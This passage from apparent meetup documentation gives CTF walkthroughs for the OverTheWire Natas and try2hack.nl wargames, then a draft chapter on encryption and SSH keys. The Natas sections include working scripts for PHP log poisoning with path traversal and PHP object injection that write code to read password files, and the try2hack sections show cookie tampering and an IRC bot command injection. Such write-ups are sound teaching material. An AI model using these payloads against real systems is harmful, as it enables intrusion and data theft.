me@myhost: ~/Natas$ ./natas24.sh
password=GHF6X7YwACaYYssHVVY05cFq83hRktl4c
```

3.27.25 Natas Level 25 -> 26

Level 25 Password = “GHF6X7YwACaYYssHVVY05cFq83hRktl4c”

The web page has a “view sourcecode” link which code analysis shows two possible avenues for exploit: (1) `safeinclude()`’ing a file with the translated contents of the web page; (2) `logRequest()` writing to a log file.

For (1), `safeinclude()`’s replacement of “../” is easily bypassed by including “.../” wherever you want “../”. The second check for “natas_webpass” is not easily bypassed and your humble pentester failed to get by that check. If we had then the second avenue would not be needed.

However, (2) allows us to write to a log file whose name and contents are partly under our control. `curl --cookie "PHPSESSID=ohoh" ...` can set the log filename to `/tmp/natas25_ohoh.log`. `curl --user-agent "$phpcode" ...` can log php code to display `/etc/natas_webpass/natas26`.

Combining both these exploits with a little bit of trial & error, we set the language to “.../.../.../.../.../tmp/natas25_ohoh.log”. Because of this, `safeinclude()` will generate a log file `/tmp/natas25_ohoh.log` when changing the “.../” to “./”. And that file will display `/etc/natas_webpass/natas26` because we set up the user-agent to include that code, revealing the password.

Here's the code for the exploit:

```
#!/usr/bin/env bash

phpcode='<? echo file_get_contents("/etc/natas_webpass/natas26"); ?>'
phpfile='ohoh'
# web root directory is /var/www/natas/natas25 so /tmp is 5 ../ up
logfile='.././.././.././.././.././.././tmp/natas25_ohoh.log'

curlout=$( \
curl --silent \
--cookie "PHPSESSID=$phpfile" \
--user-agent "$phpcode" \
--form lang="$logfile" \
--user natas25:GHF6X7YwACaYYssHVY05cFq83hRktl4c \
http://natas25.natas.labs.overthewire.org/ 2>&l \
)

password=${curlout##*???:???[?] }
password=${password%%?* *}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost:~/Natas$ ./natas25.sh
password=oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T
```

3.27.26 Natas Level 26 -> 27

Level 26 Password = “oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T”

The web page has a “view sourcecode” link which code analysis shows an example of **PHP Object Injection**. It starts with an unused `Logger` class with magic `__destruct()` routine that is called when an instance is destroyed after being `unserialize()`’ed. And that `unserialize()` can come from `$drawing=unserialize(base64_decode($_COOKIE["drawing"]))`; which is supposed to be a “drawing” but will be a `Logger` instance. That serialized logger instance can be defined to create a log file `img/hackinto.php` with `exitMsg` set to write `echo file_get_contents("/etc/natas_webpass/natas27")`; to the log file. Then you only have to open `img/hackinto.php` to read the password.

Our first task is to serialize the `Logger` object. We just need the local variables set properly in the `_construct()` method. The class name and the variables are what gets serialized, not the methods nor their signatures. Here is the serialization for `Logger`. Note that even though the `Logger` class seems to force a `logFile` extension of “.log” the serialized version has “.php”. Here is *natas26.php*:

```
<?php
class Logger{
```

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```

private $logFile;
private $initMsg;
private $exitMsg;

function __construct() {
    // initialise variables
    $this->initMsg="";
    $this->exitMsg="<? echo file_get_contents('/etc/natas_webpass/natas27'); ?>";
    $this->logFile = $GLOBALS['file'];
}

}

$file = $argv[1];
echo "serialized=" . base64_encode(serialize(new Logger()));

?>

```

Here is *natas26.sh*, the script to run the php file above, make the initial request with the serialized `Logger()` object (and create the “log”.php file), and the final request for the the “log”.php file.

```

#!/usr/bin/env bash

FILE=img/hackinto.php

phpout=$(php natas26.php $FILE)
serialized=${phpout#*serialized=}
serialized=${serialized%%
*}
echo "serialized=$serialized"

curlout=$( \
curl --silent \
--cookie "drawing=$serialized" \
--user natas26:oGgWAJ7zcGT28vYazGo4rkOPDhBu34T \
http://natas26.natas.labs.overthewire.org/ 2>&1 \
)

curlout=$( \
curl --silent \
--user natas26:oGgWAJ7zcGT28vYazGo4rkOPDhBu34T \
http://natas26.natas.labs.overthewire.org/$FILE 2>&1 \
)

echo "password=$curlout"

```

Here’s the exploit results.

```

me@myhost: ~/Natas$ ./natas26.sh
serialized=Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgbM2dnZXIAbG9nRmlsZSI7czoxNjoiaWlnL2hhY2tpbnRvLnBocCI7czoxN
↵PiI7fQ==
password=55TBjpPZUUIgVP5b3BnbG6ON9uDPVzCJ

```

3.27.27 Natas Level 27

Level 27 Password = “55TBjpPZUUIgVP5b3BnbG6ON9uDPVzCJ”

“Congratulations! You have reached the end... for now.”

3.28 try2hack.nl

This is to document the meetup’s efforts responding to the challenge [TRY2HACK](#). [dsolstad/walkthrough-try2hack.nl](#) already has a good writeup of the solutions, so we only provide each level’s URL & answers. In a few cases we mention alternate solutions and provide some missing detail.

Before starting, review the [rules](#), then [start](#).

3.28.1 Level 1

Level 1 hint

Level 1 Password = “h4x0r”

3.28.2 Level 2

Level 2 hint

Level 2 Username = “try2hack”

Level 2 Password = “irtehh4x0r!”

Level 2 doesn’t actually require having flash. You can just download the flash file and use `strings level2.swf` to view all 3 of Username/Password/NextLevelURL.

3.28.3 Level 3

Level 3 hint

Level 3 Password = “try2hackrawks”

3.28.4 Level 4

Level 4 hint

Level 4 Username = “appletking”

Level 4 Password = “pieceofcake”

Level 4 attempts to run a java applet, though you don’t need to with the method in the [Level 4 hint](#). Instead of using the suggested java decompiler, Kali Linux has the java decompiler `jad` already installed.

Alternatively, if you do have java installed, you could run `ngrep` while the requested page loaded to look at http GET and POST URLs. Just after the `PasswdLevel4.class` is loaded the file “/levels/level4” is downloaded. A simple `wget` command to retrieve that file would reveal the answer.

```
me@myhost:~# ngrep -l -p -d eth0 "^GET|^POST" "\
tcp and port 80 and host try2hack.nl"

T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
```

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```

GET /levels/PasswdLevel4.class HTTP/1.1..User-Agent: Java(tm) 2 SDK, Standard Edition v1.7.0_55 Java/1.7.0_55..Host: try2hack.nl..Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2..Connection: keep-alive....
#####
T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
GET /levels/level4 HTTP/1.1..User-Agent: Java(tm) 2 SDK, Standard Edition v1.7.0_55 Java/1.7.0_55..Host: try2hack.nl..Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2..Connection: keep-alive....
#####^Cexit
120 received, 0 dropped

me@myhost:~# wget http://try2hack.nl/levels/level4
##### SNIP #####

me@myhost:~# cat level4
level5-fdvbdf.xhtml
appletking
pieceofcake

```

3.28.5 Level 5

Level 5 hint

Level 5 Username = “Try2Hack”

Level 5 Password = “ILoveDodi”

This one only requires decompiling (but not running) the VB3 program LEVEL5.EXE. And it can be run on Kali Linux using winetricks:

```

apt-get install winetricks
winetricks vb6run
##### SNIP #####
cp VB6*.exe /root/.cache/winetricks/vb6run/
winetricks vb6run
##### SNIP #####
# Now download and run the disassembler (ignoring the error messages)

```

And of course the exploit continues on as described in the hint.

3.28.6 Level 6

Level 6 hint

Level 6 Username = “dabomb”

Level 6 Password = “encryptionrawks”

Instead of wireshark the easier ngrep can be used for network traffic capture. This one can also be run on Kali Linux using winetricks:

```

# If not already done for Level 5 ...
apt-get install winetricks
winetricks vb6run

```

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```
##### SNIP #####
cp VB6*.exe /root/.cache/winetricks/vb6run/
winetricks vb6run
##### SNIP #####

# Now continue on ...
# Now go online and download RICHTX32.OCX, MSWINSCK.OCX in LEVEL6.EXE dir
wine LEVEL6.EXE
##### SNIP #####
```

In a separate terminal window open up:

```
me@myhost:~# ngrep -l -p -d eth0 "^GET|^POST" \
    tcp and port 80 and host try2hack.nl

T 192.168.1.28:35277 -> 217.195.122.51:80 [AP]
  GET /levels/levels/level6.data HTTP/1.1..Host: try2hack.nl..Connection: close. .
->User-Agent: Try2Hack level 6 client..Accept: */*....
#####^Cexit
16 received, 0 dropped

me@myhost:~# wget http://try2hack.nl/levels/level6.data
##### SNIP #####

me@myhost:~# cat level6.data
(ENCRYPTION TYPE)
B*C*N*N

(USERNAME)
aaabb aaaaa aaaab abbab ababb aaaaab

(PASSWORD)
aabaa abbaa aaaba baaaa babba abbba baaba abaaa abbab abbaa baaaa aaaaa babaa abaab_
->baaab

(PAGE)
babab aabab abaab abbab aabbb aaabame@myhost:~#
```

And of course the exploit continues on as described in the hint.

3.28.7 Level 7

Level 7 hint

Only answer is the Level 8 url below

The hint ignores the much simpler wget solution:

```
me@myhost:~# wget http://www.try2hack.nl/levels/level7-xfkohc.php \
    --header='User-agent: MSIE 7.66;Unix' \
    --header='Referer: http://www.microsoft.com/ms.htm'
--2014-07-09 09:57:54-- http://www.try2hack.nl/levels/level7-xfkohc.php
##### SNIP #####
Saving to: `level7-xfkohc.php'
##### SNIP #####
```

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```
me@myhost:~# cat level7-xfkohc.php
##### SNIP #####
<a href="level8-balnrg.xhtml">Level 8</a>
##### SNIP #####
me@myhost:~#
```

3.28.8 Level 8

Level 8 hint

Level 9 Username = “root”

Level 9 Password = “arse”

3.28.9 Level 9

Level 9 hint

Level 10 irc node = “irc.efnet.org”

Level 10 irc channel = “#try2hack.level10”

Level 10 Password = “yu0aertehbomb”

Here is the simplest solution, involving only using the Chrome browser’s ability to modify a cookie.

Alternatively, using `ngrep` and `wget` gives us another simple solution illustrating the use of these 2 utilities. First open up a window to snoop just prior to submitting your first password request:

```
me@myhost:~# ngrep -lpd eth0 "^GET|^POST " tcp and port 80 and host try2hack.nl
eth0: no IPv4 address assigned: Cannot assign requested address
interface: eth0
filter: (ip or ip6) and ( tcp and port 80 and host try2hack.nl )
match: ^GET|^POST
```

Then try a password and you’ll see this in the capture:

```
####
T 192.168.1.23:44840 -> 217.195.122.51:80 [AP]
  POST /levels/level9-gnapei.xhtml HTTP/1.1..Host: www.try2hack.nl..Connection:
##### SNIP #####
  ,en;q=0.8..Cookie: str_username=admin; str_password=yu0aertehbomb; auth=no....
  username=anyuser&password=anypassword&submit=Enter
#####
```

This is where you display your html-fu skills and notice there is a cookie with “auth=no” and decide to try setting “auth=yes” for the cookie (after unsuccessfully trying to enter the cookie username & password).

```
me@myhost:~# wget --no-cookies \
  --header "Cookie: str_username=admin; str_password=yu0aertehbomb; auth=yes" \
  --post-data="username=admin&password=yu0aertehbomb&submit=Enter" \
  http://www.try2hack.nl/levels/level9-gnapei.xhtml
--2014-07-09 11:16:09--  http://www.try2hack.nl/levels/level9-gnapei.xhtml
##### SNIP #####
2014-07-09 11:16:10 (25.4 KB/s) - 'level9-gnapei.xhtml' saved [4120/4120]
```

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```
me@myhost:~# cat level9-gnapei.xhtml
##### SNIP #####
Good job! You can find Level 10 at our IRC channels. Go to #try2hack.level10 on irc.
↳efnet.org and use 'yu0aertehbomb' as key to continue. See the <a href="../chat/">
↳chat</a> page for more information.
##### SNIP #####
me@myhost:~#
```

3.28.10 Level 10 (with key “yu0aertehbomb”)

Level 10 hint

Only answer is the Level 11 url below

Remember, the **level 10 rules** say:

The goal of level 10 is to create your own account on the bot and gain +n (owner) by exploiting an intentional bug in the bot.

So in the following, watch for an exploit on the irc server, allowing you to gain +n (owner) via a bug in the bot.

At irc server irc.efnet.org, join #try2hack.level10 with password 'yu0aertehbomb' and receive this message:

```
(12:22:28 PM) LVL10-049: (notice) [#try2hack.level10] Welcome, I am try2hack Level10!
→Decode the following line to proceed:
(12:22:30 PM) LVL10-049: (notice)
→01001110011010010110001101100101001000000110101001101111011000100010111000100000010011100110111101
```

`encodertool` translates this binary mess to:

Nice job. Now type `/msg TRY2HACK showbug` to see the bug

Go back to irc to enter `/msg TRY2HACK showbug` and get this reponse:

```
(12:45:04 PM) TRY2HACK: (notice) [#try2hack.level10] I am the try2hack servicebot. I
→'m not part of the challenges so don't try to h4x0r me.
(12:45:32 PM) TRY2HACK: (notice) ovaq pgpe - CVAT pgpe:cvatercyl
(12:45:34 PM) TRY2HACK: (notice) cebp pgpe:cvatercyl {avpx hubfg unaq qrfq xrl net} {
(12:45:36 PM) TRY2HACK: (notice) frg qhe [rkce [havkgvzr] - $net]
(12:45:38 PM) TRY2HACK: (notice) chgfrei "ABGVPR $avpx :Lbhe cvat ercyl gbbx $qhe_
→frpbagf"}
```

`echo "STRING" | tr a-zA-Z n-Za-mN-ZA-M rot13` translates this to:

```
bind ctcrc - PING ctcrc:pingreply
proc ctcrc:pingreply {nick uhost hand dest key arg} {
    set dur [expr [unixtime] - $arg]
    putserv "NOTICE $nick :Your ping reply took $dur seconds"}

```

So this must be the exploit. A little google-fu and we see that it's `eggctl` Tel code for an `Eggdrop` IRC bot. The `Eggdrop Tel Commands` defines the commands we have available. Our goal is to add a user and make them an owner. Looking at the list of commands we need `adduser HANDLE` and `chattr HANDLE +n` (as given in the original rule instructions).

Apparently, using the script can exploit the IRC bot LVL10-xxx (not the try2hack bot in #try2hack.level10 - hands off). Note that the bot name changes periodically (xxx is a 3 digit number).

First, where's the exploit? Well, the script evaluates \$arg with no checks, so we can make \$arg be arbitrary commands (the ones we outlined above). Of course the computed time duration would be wildly off given that we're not sending in a time :)

Second, we must get the script to execute. It binds to the ctc PING event, so we choose between the CTCP and NCTCP commands, either one sending a PING with an argument of a command.

So fire up your irc chat client and send the following commands:

```
/JOIN #try2hack.level10 yu0aertehbomb
/NCTCP LVL10-055 PING [adduser virt *!virt@*]
/NCTCP LVL10-055 PING [chattr virt +n]
/MSG LVL10-055 pass abcdef
... your humble writer could not get dcc chat going due to firewall issues ...
/DCC CHAT LVL10-055
```

After doing so, you are an owner (grand poo-bah). From the hint a DCC chat with the bot to get the next challenge information. Your cub pentest reporter was not able to get DCC going through the home firewall. Maybe it will work better at the meetup.

3.28.11 Level 11

Level 11 hint

Only answer is the Level 12 url below

Here is a python version:

```
#!/usr/bin/env python

import urllib
import urllib2
from operator import mul

# Read the level11 page
url = 'http://www.try2hack.nl/levels/level11-vmituh.shtml'
page = urllib2.urlopen(url).read()

# Pick out the positions
csl = page[page.find("at positions")+13 : page.find(" of your randomly")]
csl = csl[:csl.find(" and")+1] + ", " + csl[csl.find(" and")+5:]
indices = map(int, csl.split(', '))

# Pick out the random string
rstring = page[page.find("Your random string:<br />")+25:]
rands = rstring[:rstring.find("<hr />")]

# Compute the answer
numbers = [ord(rands[i-1]) for i in indices]
product = reduce(mul, numbers)
answer=str(product)[:5]

# http POST the answer
values = {'answer' : answer,
```

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```
'submit' : 'click here to continue'}
data = urllib.urlencode(values)
req = urllib2.Request(url, data)

# Get response with level 12 page location
response = urllib2.urlopen(req).read()
level12 = response[response.find('level12'):]
level12 = level12[:level12.find('"')]
print(level12)
```

Here is a bash version:

```
#!/usr/bin/env bash

# Read the level 11 page
resp=$(wget -q -O - http://www.try2hack.nl/levels/level11-vmihuh.xhtml)

# Pick out the positions
bytes=${resp#*characters at positions }
bytes=${bytes%% of your *}
bytes=${bytes/ and/,}
bytes=${bytes//,/ }

# Pick out the random string
random=${resp#*string:<br />}
random=${random%%<*>}

# Compute the answer
mult=$(( 1 ))
for i in $bytes; do
    p=$(( i - 1 ))
    c=${random:$p:1}
    printf -v n "%d" \"$c
    mult=$(( bc <<< $mult*$n ))
done
answer=${mult:0:5}

# http POST the answer
resp=$(wget -q -O - http://www.try2hack.nl/levels/level11-vmihuh.xhtml \
    --post-data "answer=${answer}&submit=click+here+to+continue")

# Get response with level 12 page location
level12=${resp#*passed Level 11.<br /><br /><a href="\"}
level12=${level12%%\}*}
echo $level12
```

3.28.12 Level 12

Level 12 hint

Level 12 Username = “lamer”

Level 12 Password = “648tryharder”

The instructions lead one to get a python decompiler. A quick search comes up with : [Easy Python Decompiler](#) for Windows, [uncompyle](#), and [Decompiler++](#). Once installed, the resulting source is:

```
# Source Generated with Decompyle++
# File: level12.pyc (Python 2.7)

from md5 import new
print 'Enter username:'
username = raw_input()
print 'Enter password:'
password = raw_input()

try:
    x = chr(int(password[0:3]) / 3 - 100)
    x += chr((int(password[0:3]) / 12 + 3) * 2)
    x += chr((int(password[0:3]) - 700) + 173)
    x += chr((int(password[0:3]) - 148) / 4 - 21)
    x += chr((int(password[0:3]) - 327) / 3 - 10)
    x += chr(int(password[0:3]) - 534)
    x += chr(((int(password[0:3]) + 52) / 70) * 10)
    x += chr(int(password[0:3]) ** 2 - 640 * int(password[0:3]) - 5083)
    x += chr(int(password[0:3]) * 5 - 3126)
except ValueError:
    pass

try:
    if new(username).hexdigest() == \
        '3e3a378c63aa1' + x[7:8] + '55e3e9' + x[4:5] + 'e9d2bdcd6a1' \
        and password[3:12] == x:
        print 'Well done. Enter the valid username and password on the form online.'
    else:
        print 'Wrong username and/or password'
except NameError:
    print 'Wrong username and/or password'
```

To save some time, the `hexdigest()` returns a length 32 hex string. In the comparison to `new(username).hexdigest()` there are 30 in the string constants meaning 1 each are needed from `x[7:8]` and `x[4:5]`, meaning string `x` must be at least 8 characters long. Looking at the 8th character computation, the only `password[0:3]` that could not throw an exception is 648. And for 648 the value of `x` is “tryharder”. So then the password is ‘648tryharder’ and the username hash is ‘3e3a378c63aa1e55e3e9ae9d2bdcd6a1’. Looking up the hash at a [reverse hash calculator](#) the username is revealed to be ‘lamer’.

3.28.13 Level 13

Level 13 hint

Last Password = “f1ff950850ac2f1f51fa82d839f0bd1b”

The downloaded file is a Linux ext3 filesystem copy needing journal recovery. Since the recovery would potentially remove some data, mount the filesystem using a backup superblock (after having located the alternate superblocks using `mkfs -n`).

```
me@myhost:~$ # We have an ext3 filesystem with errors
me@myhost:~$ file level13
level13: Linux rev 1.0 ext3 filesystem data, UUID=568b6779-f529-4164-8526-
↪c1053a745272 (needs journal recovery)
```

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```

me@myhost:~$ # Get the superbblock locations in case bad sb
me@myhost:~$ sudo /sbin/mkfs -n level13
mke2fs 1.42.10 (18-May-2014)
level13 contains a ext3 file system
  last mounted on Sat Jul 13 05:34:57 2013
Proceed anyway? (y,n) y
Creating filesystem with 70584 1k blocks and 17712 inodes
Filesystem UUID: 062393d9-a4bb-4ald-94f0-28f27052dd3e
Superblock backups stored on blocks:
    8193, 24577, 40961, 57345

me@myhost:~$ # Mount it using alternate sb (just to show how)
me@myhost:~$ #   "ro,noload" stops journal replay
me@myhost:~$ sudo mount -o loop,ro,sb=40961,noload level13 /mnt

me@myhost:/mnt/home/lamer$ # Now look around
me@myhost:/mnt/home/lamer$ cd /mnt/home/lamer
me@myhost:/mnt/home/lamer$ ls -al
total 1076
drwxr-xr-x 2 root root    1024 Jul 13  2013 .
drwxr-xr-x 3 root root    1024 Jul 13  2013 ..
-rwxr-xr-x 1 root root     10 Jul 13  2013 .password_part1.txt
-rwxr-xr-x 1 root root    738 Jul 13  2013 .password_part3.gif
-rw-r--r-- 1 root root 1091321 Jul 13  2013 tlk-0.8-3.pdf
me@myhost:/mnt/home/lamer$
me@myhost:/mnt/home/lamer$ cat .password_part1.txt
f1ff95085
me@myhost:/mnt/home/lamer$ sudo umount /mnt

```

So the first (“f1ff95085”) of 3 parts to the password with only the first part being easy. No amount of looking at .password_part3.gif (even with a hex viewer like `dhex`) revealed any hidden data: no appended zip file, no embedded text. At this level it’s just an ordinary GIF89a file. Since the filesystem has corruption, perhaps that’s where we can find the missing .password_part2.???

Use `debugfs` to analyze “level13”. First get `ls -l /home/lamer` to get the inodes and blocks for the files.

```

me@myhost:~$ /sbin/debugfs level13
debugfs 1.42.10 (18-May-2014)
debugfs: ls -l /home/lamer
  11810  40755 (2)    0    0    1024 13-Jul-2013 05:43 .
  11809  40755 (2)    0    0    1024 13-Jul-2013 05:40 ..
  11811  100644 (1)    0    0 1091321 13-Jul-2013 05:41 tlk-0.8-3.pdf
  11812  100755 (1)    0    0    738 13-Jul-2013 05:42 .password_part3.gif
  11813  100755 (1)    0    0     10 13-Jul-2013 05:43 .password_part1.txt

debugfs: blocks <11810>
51713
debugfs: blocks <11812>
56321
debugfs: blocks <11813>
49401

```

We’re not interested in .password_part1.txt so dump out the blocks for .password_part3.gif:

```

debugfs: bd 56321
0000 4749 4638 3961 7800 2d00 a500 00ff ffff GIF89ax.-.....
##### SNIP #####

```

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```

1360 0000 0000 0000 0000 0000 0000 0000 0000 .....
*
1520 0000 6138 3264 3833 3966 3062 6431 620a ..a82d839f0bd1b.
1540 0000 0000 0000 0000 0000 0000 0000 0000 .....
*

```

There's some new data ("a82d839f0bd1b") at the end of .password_part3.gif which we'll assume is part 3 of the password. So where is part 2? Let's dump out the /home/lamer directory to look for a lost/deleted part2:

```

debugfs: bd 51713
0000 222e 0000 0c00 0102 2e00 0000 212e 0000 ".....!...
0020 0c00 0202 2e2e 0000 232e 0000 1800 0d01 .....#.....
0040 746c 6b2d 302e 382d 332e 7064 6600 0000 tlk-0.8-3.pdf...
0060 242e 0000 1c00 1301 2e70 6173 7377 6f72 $......passwor
0100 645f 7061 7274 332e 6769 6600 252e 0000 d_part3.gif.%...
0120 b403 1301 2e70 6173 7377 6f72 645f 7061 .....password_pa
0140 7274 312e 7478 7400 dd2e 0000 9803 1301 rtl.txt.....
0160 2e70 6173 7377 6f72 645f 7061 7274 322e .password_part2.
0200 7478 7400 0000 0000 0000 0000 0000 0000 txt.....
0220 0000 0000 0000 0000 0000 0000 0000 0000 .....
*
debugfs: blocks <11997>

```

There goes .password_part2.txt preceded by its little-endian inode, here dd2e = 0x2edd = 11997. However blocks <11997> shows there are no data blocks associated with inode 11997. So let's look at the journal log to see if there is anything to help with indoe 11997.

```

debugfs: logdump -i <11997>
Inode 11997 is at group 6, block 49178, offset 512
Journal starts at block 1, transaction 2
FS block 49178 logged at sequence 11, journal block 1306 (flags 0x2)
(inode block for inode 11997):
Inode: 11997   Type: bad type           Mode: 0000   Flags: 0x0
Generation: 0   Version: 0x00000000
User: 0   Group: 0   Size: 0
File ACL: 0   Directory ACL: 0
Links: 0   Blockcount: 0
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x00000000 -- Wed Dec 31 16:00:00 1969
atime: 0x00000000 -- Wed Dec 31 16:00:00 1969
mtime: 0x00000000 -- Wed Dec 31 16:00:00 1969
Blocks:
FS block 49178 logged at sequence 12, journal block 1312 (flags 0x2)
(inode block for inode 11997):
Inode: 11997   Type: regular           Mode: 0644   Flags: 0x0
Generation: 1644872278   Version: 0x00000000
User: 0   Group: 0   Size: 11
File ACL: 0   Directory ACL: 0
Links: 1   Blockcount: 2
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
atime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
mtime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
Blocks: (0+1): 60582
FS block 49178 logged at sequence 13, journal block 1319 (flags 0xa)

```

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```

(inode block for inode 11997):
Inode: 11997   Type: regular           Mode:  0644   Flags: 0x0
Generation: 1644872278   Version: 0x00000000
User:      0   Group:      0   Size: 11
File ACL: 0   Directory ACL: 0
Links: 1   Blockcount: 2
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
atime: 0x51e14b73 -- Sat Jul 13 05:43:31 2013
mtime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
Blocks: (0+1): 60582
FS block 49178 logged at sequence 14, journal block 1326 (flags 0x2)
(inode block for inode 11997):
Inode: 11997   Type: regular           Mode:  0644   Flags: 0x0
Generation: 1644872278   Version: 0x00000000
User:      0   Group:      0   Size: 0
File ACL: 0   Directory ACL: 0
Links: 0   Blockcount: 0
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
atime: 0x51e14b73 -- Sat Jul 13 05:43:31 2013
mtime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
dtime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
Blocks:
No magic number at block 1331: end of journal.

```

Key are the “Blocks: (0+1): 60582” lines above in the 2nd & 3rd journal records. If we dump that block we’ll see our lost data.

```

debugfs: bd 60582
0000 3061 6332 6631 6635 3166 0a00 0000 0000 0ac2f1f51f.....
0020 0000 0000 0000 0000 0000 0000 0000 0000 .....
*
```

So part 2 of our password is “0ac2f1f51f”. Combining the three parts we get “f1ff950850ac2f1f51fa82d839f0bd1b” which is the desired password. It is a 32 character hex number which looks suspiciously like an MD5 hashcode, which we look up at an online MD5 decrypter site to get “forthelulz”.

Note that you’re not reduced to reading directory bits, and an alternative to this last bit of bit-picking is to simply recover the lost file:

```

ext3grep level13 --restore-file home/lamer/.password_part2.txt
cat RESTORED_FILES/home/lamer/.password_part2.txt

```

3.28.14 Level 14

Our last link says Level 14 is not finished yet, come [chat](#) with us in the meanwhile.

ENCRYPTION

This document discusses encryption - what it is and how it's used.

4.1 Encryption

Todo: This section is not at even an alpha state; it's one, big todo. The outline needs to be expanded in both scope and depth.

4.1.1 Background

Asymmetric vs symmetric encryption

For more information than this summary, see:

Asymmetric or Public-key cryptography

From [Public-key cryptography](#):

Public-key cryptography, also known as asymmetric cryptography, is a class of cryptographic protocols based on algorithms that require two separate keys, one of which is secret (or private) and one of which is public. Although different, the two parts of this key pair are mathematically linked. The public key is used, for example, to encrypt plaintext or to verify a digital signature; whereas the private key is used for the opposite operation, in these examples to decrypt ciphertext or to create a digital signature. The term “asymmetric” stems from the use of different keys to perform these opposite functions, each the inverse of the other – as contrasted with conventional (“symmetric”) cryptography which relies on the same key to perform both. ...

Because of the computational complexity of asymmetrical encryption, it is typically used only to transfer a symmetrical encryption key by which the message (and usually the entire conversation) is encrypted. The symmetrical encryption/decryption is based on simpler algorithms and is much faster.

Message authentication involves hashing the message to produce a “digest,” and encrypting the digest with the private key to produce a digital signature. Thereafter anyone can verify this signature by (1) computing the hash of the message, (2) decrypting the signature with the signer's public key, and (3) comparing the computed digest with the decrypted digest. Equality between the digests confirms the message is unmodified since it was signed, and that the signer, and no one else, intentionally performed the signature operation — presuming the signer's private key has remained secret to the signer. ...

Public-key algorithms are fundamental security ingredients in cryptosystems, applications and protocols. They underpin various Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA).

Common [Public-key cryptography](#):

Diffie-Hellman key exchange, DSS, ElGamal, elliptic curve algorithms, RSA

These protocols use asymmetric key algorithms: S/MIME, OpenPGP, SSL/TLS, SSH,

Symmetric-key algorithm or secret key encryption

From [Symmetric-key algorithm](#):

Symmetric-key algorithms are algorithms for cryptography that use the same cryptographic keys for both encryption of plaintext and decryption of ciphertext. The keys may be identical or there may be a simple transformation to go between the two keys. The keys, in practice, represent a shared secret between two or more parties that can be used to maintain a private information link. This requirement that both parties have access to the secret key is one of the main drawbacks of symmetric key encryption, in comparison to public-key encryption.

Symmetric-key encryption can use either stream ciphers or block ciphers.[4]

- Stream ciphers encrypt the digits (typically bytes) of a message one at a time.
- Block ciphers take a number of bits and encrypt them as a single unit, padding the plaintext so that it is a multiple of the block size. Blocks of 64 bits have been commonly used. The Advanced Encryption Standard (AES) algorithm approved by NIST in December 2001 uses 128-bit blocks.

Note that the key size (in terms of bits) is not comparable, with the asymmetric keys needing many more bits for equivalent strength.

Common [Symmetric-key algorithm](#):

- Common [Block cipher](#):
AES, Blowfish, Triple DES, Serpent, Twofish
- Widely used [Stream cipher](#):
RC4, block ciphers in stream mode, HC-256, Rabbit, Salsa20, SOSEMANUK

MAC, Hash, and Digital Signature

MAC vs hash vs digital signature

MAC = message authentication code public function of message and shared (symmetric) key that produces a fixed-length value that authenticates the message. Differs from digital signature by using symmetric key.

MACs based on hash: HMAC-SHA256 HMAC-SHA1 HMAC-MD5 UMAC VMAC
MACs based on block cipher: CMAC, OMAC, PMAC Poly1305-AES

hash public function of message that produces a fixed-length value that authenticates the message (everyone can compute) (attackers fight against math). A cryptographic hash function = hash function “impossible” to invert.

hash examples: SHA256 SHA1 MD5

block cipher or hash (==> HMAC) can be basis for a MAC

digital signature a public function of message and a private key that produces a fixed-length value that authenticates the message. Differs from MAC by using public/private keys.

Certificates

TBD

4.1.2 Encryption software

OpenSSL

Using OpenSSL

Getting help.

```
man openssl
openssl list-standard-commands
openssl list-message-digest-commands
openssl list-cipher-commands
openssl list-cipher-algorithms
openssl list-message-digest-algorithms
openssl list-public-key-algorithms
```

Generating keys

Symmetric encryption

OpenPGP

4.2 ssh

See [SSH Essentials: Working with SSH Servers, Clients, and Keys](#) for a gentle introduction to `ssh`. Also interesting is [How To Install and Use Fail2ban on Ubuntu 14.04](#): “A service called fail2ban can mitigate this problem by creating rules that can automatically alter your firewall configuration based on a predefined number of unsuccessful login attempts. This will allow your server to respond to illegitimate access attempts without intervention from you.”

4.2.1 Generating Your Keys

OpenSSH 6.5 New Features

The Features

OpenSSH 6.5 added several new features that you should use when possible:

ed25519 key type (`ssh-keygen -t ed25519`) Elliptic-curve 256-bit key designed to be fast and secure. For details see [ed25519: high-speed high-security signatures](#) and [High-speed high-security signatures](#).

OpenSSH < 6.5 clients and servers do not support ed25519 keys, so they can only be used in OpenSSH >= 6.5 environments.

ssh-keygen currently allows dsa, ecdsa, rsa1, rsa, and ed25519. Never use dsa, ecdsa, or rsa1. ed25519 is the fastest and probably strongest. rsa is the best alternative if you can't use ed25519 (an SSH client or server runs OpenSSH < 6.5).

new OpenSSH private key format using bcrypt (ssh-keygen -o) Makes brute-force password cracking much harder by using the slower bcrypt (vs. MD5). The old 1 round MD5 password hash function allows billions of password guesses per second whereas the new bcrypt option takes 0.5 seconds for 16 rounds on a laptop.

The new private key format only affects the clients, so server-only hosts can run OpenSSH < 6.5. Existing SSH private keys can be upgraded to the new format (see below).

Format always used for ed25519 keys but must be requested for other key types.

curve25519-sha256 elliptic-curve Diffie Hellman key exchange Default key exchange.

Generating New Keys, Upgrading Old

To generate new SSH keys using these features:

```
EMAIL="bitbender@bitbender.org"
# preferred to use ed25519 which defaults to new private key file format
ssh-keygen -a 50 -t ed25519 -C "$EMAIL" -f id_ed25519

# if you must use RSA then -o specifies new private key file format
